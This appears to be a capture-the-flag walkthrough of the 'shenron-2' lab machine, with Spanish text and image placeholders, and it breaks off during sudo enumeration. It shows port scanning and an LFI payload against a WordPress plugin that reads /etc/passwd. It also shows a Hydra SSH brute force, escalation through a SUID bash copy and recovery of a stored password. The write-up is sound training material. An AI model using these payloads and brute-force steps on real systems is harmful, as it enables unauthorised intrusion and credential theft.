




```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Fri Apr  4 13:45:45 2025 as: /usr/lib/nmap/nmap --privileged -p22,80,8080 -sCV -oN target 10.0.2.78
Nmap scan report for 10.0.2.78
Host is up (0.00017s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4a:47:6b:46:48:c5:d7:8f:30:92:5b:0c:2b:a4:74:ae (RSA)
|   256 b0:4e:d6:4c:c2:4e:15:05:c4:21:1d:69:7d:f2:dc:79 (ECDSA)
|_  256 1b:c0:66:7a:65:68:9b:35:8c:63:d3:b9:d2:5b:f0:1c (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Highlights by HTML5 UP
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.7
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: shenron-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:18:01:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr  4 13:45:54 2025 -- 1 IP address (1 host up) scanned in 8.28 seconds
❯ whatweb http://10.0.2.78
http://10.0.2.78 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.78], JQuery, Script, Title[Highlights by HTML5 UP]
```



```
❯ gobuster dir -u http://10.0.2.78 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.78
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 19586]
/assets               (Status: 301) [Size: 307] [--> http://10.0.2.78/assets/]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/license.txt          (Status: 200) [Size: 17187]
/README.txt           (Status: 200) [Size: 967]
/images               (Status: 301) [Size: 307] [--> http://10.0.2.78/images/]
/LICENSE.txt          (Status: 200) [Size: 17128]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
```




Uf. Tenemos problemas para encontrar ese sitio.


No podemos conectar al servidor en shenron. ¿Quería ir a www.shenron.com/index.php/2021/04?


Si escribió la dirección correcta, puede:

- Probar de nuevo más tarde
- Verificar la conexión a internet
- Comprobar que Firefox tiene permiso para acceder a la web (puede ser que esté conectado pero detrás de un firewall)




```
  GNU nano 8.3                                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.78 shenron
```



shenron:8080/wp-login.php
AllTheThings Nessus SonarQube CCNA OTW HMVM DL VHB THL R-M THM
Username or Email Address
Password
□ Remember Me
Log In



```
❯ wpscan --url http://shenron:8080 --enumerate u,p
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```




```
[i] User(s) Identified:   [i] Plugin(s) Identified:

                          [+] site-editor
[+] admin                  | Location: http://shenron:8080/wp-content/plugins/site-editor/
```




WordPress Plugin Site Editor 1.1.1 - Local File Inclusion


```
** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```


shenron:8080/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
OTW
HMVM
DL
VHB
THL
R-M
THM
PS
HTB
H4U


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uu
usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/l
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
run/uuidd:/usr/sbin/nologin tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,,,:/var/lib
nologin rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/us
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin kernoops:x:116:65534:Kernel Oops Tracking D
nologin saned:x:117:123::/var/lib/saned:/usr/sbin/nologin nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false w
nonexistent:/bin/false colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio daemon,,,:/var/run/
nologin gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false shenron:x:1000:1000:shenron,,,:/home/shenron:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin sshd:x:126:65534::/run/sshd:/usr/sbin/nologin mysql:x:127:133:MySQL Server,,,:/nonexistent:/bin/false jenny:x:1001:1001::/home/jenny:/bin/bash
```




```
❯ nano user.txt
❯ cat user.txt
───────┬──────────────
       │ File: user.txt
───────┼──────────────
       │ shenron
       │ jenny
───────┴──────────────
```




```
❯ hydra -l jenny -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.78
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do no
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-0
[WARNING] Many SSH configurations limit the number of parallel tasks,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tr
[DATA] attacking ssh://10.0.2.78:22/
[STATUS] 220.00 tries/min, 220 tries in 00:01h, 14344183 to do in 108
[22][ssh] host: 10.0.2.78   login: jenny   password: jenny
```




```
jenny@shenron-2:~$ id
uid=1001(jenny) gid=1001(jenny) groups=1001(jenny)
jenny@shenron-2:~$ sudo -l
[sudo] password for jenny:
Sorry, user jenny may not run sudo on shenron-2.
```




```
jenny@shenron-2:~$ find / -perm -4000 2>/dev/null
```




```
/usr/sbin/pppd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/Execute
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/mnt/bash
```




```
jenny@shenron-2:~$ ls -la /mnt/bash
-rwsrwxrwx 1 shenron shenron 1183448 Apr  4 18:21 /mnt/bash
```




```
jenny@shenron-2:~$ /mnt/bash -p
bash-5.0$ id
uid=1001(jenny) gid=1001(jenny) euid=1000(shenron) groups=1001(jenny)
```




```
bash-5.0$ cd /home/shenron/
bash-5.0$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  wordpress
```




```
bash-5.0$ cd Desktop/
bash-5.0$ ls -la
total 16
drwx------  2 shenron shenron 4096 Apr  5  2021 .
drwxr-xr-x 16 shenron shenron 4096 Apr  6  2021 ..
-rwx------  1 shenron shenron   32 Apr  5  2021 local.txt
-rwx------  1 shenron shenron   97 Apr  5  2021 .pass
bash-5.0$ cat .pass
KNUEK3SSN5HFG2CFNZJG6TSTNBCW4UTPJZJWQRLOKJXU4U3IIVXFE32OIBJWQRLOKJXU4I2TNBCW4UTPJZIGCU3T
K5XVEZAK
bash-5.0$ cat local.txt
40252f8ffc3932fd2b5ae4995defb92
```




```
❯ echo "KNUEK3SSN5HFG2CFNZJG6TSTNBCW4UTPJZJWQRLOKJXU4U3IIVXFE32OIBJWQRLOKJXU4I2TNBCW4UTPJ
ZIGCU3TK5XVEZAK" | base32 -d
ShEnRoNShEnRoNShEnRoNShEnRoNShEnRoN@ShEnRoN#ShEnRoNPaSsWoRd
```



```
jenny@shenron-2:~$ su shenron
Password:
shenron@shenron-2:/home/jenny$ cd
shenron@shenron-2:~$ id
uid=1000(shenron) gid=1000(shenron) groups=1000(shenron),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
```



```
shenron@shenron-2:~$ sudo -l
[sudo] password for shenron:
Matching Defaults entries for shenron on shenron-2:
    env_reset, mail_badpass,
